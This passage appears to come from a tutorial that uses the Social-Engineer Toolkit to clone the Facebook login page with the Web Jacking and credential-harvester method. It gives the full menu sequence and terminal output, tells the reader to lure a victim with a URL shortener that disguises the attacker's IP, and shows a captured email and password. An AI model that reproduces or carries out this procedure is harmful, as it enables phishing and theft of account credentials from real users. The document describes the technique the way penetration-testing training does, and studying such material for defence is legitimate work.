            There is a new version of SET available.
                      Your version: 7.7.5
                   Current version: 7.7.8

Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

Based on our requirement, we can choose from seven different options on the SE toolkit menu. In this practical, we intend to create a phishing a page which looks similar to the Facebook login page.




```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Select ***option 1 Social-Engineering Attacks***




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Select ***option 2 Website Attack Vectors***




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>5
```

Choose ***option 5 Web Jacking Attack Method***




```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Option 2 Site Cloner and hit enter



```
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.109]:192.168.1.109
```

To perform LAN level attack, provide private IP address or provide a ngrok link for WAN level attacks.




```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Provide the address of website to be cloned (https://www.facebook.com/) press enter.


Now, convince the victim to open attacker's IP address (use URL shortening service to make IP address look like web link)

On the victim's computer:




The site https://login.facebook.com/login.php has moved, click here to go to the new location.

If victim trusts this page and clicks on the link, the victim will be redirected to a phishing page which displays original Facebook address (https://www.facebook.com/login.php) in URL bar for a fraction of seconds and changes to attackers IP address.



http://192.168.1.109/
Log in to Facebook | Faceb...
192.168.1.109/index2.html
Google
facebook
Sign Up
Log in to Facebook
Email address or phone number
Password
Log In
Forgotten account? · Sign up for Facebook

On the attacker's computer:



```
[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVolVbZC
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=
PARAM: lgndim=
PARAM: lgnrnd=041545_2zo_
PARAM: lgnjs=n
POSSIBLE USERNAME FIELD FOUND: email=area51
POSSIBLE PASSWORD FIELD FOUND: pass=51area
POSSIBLE USERNAME FIELD FOUND: login=1
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```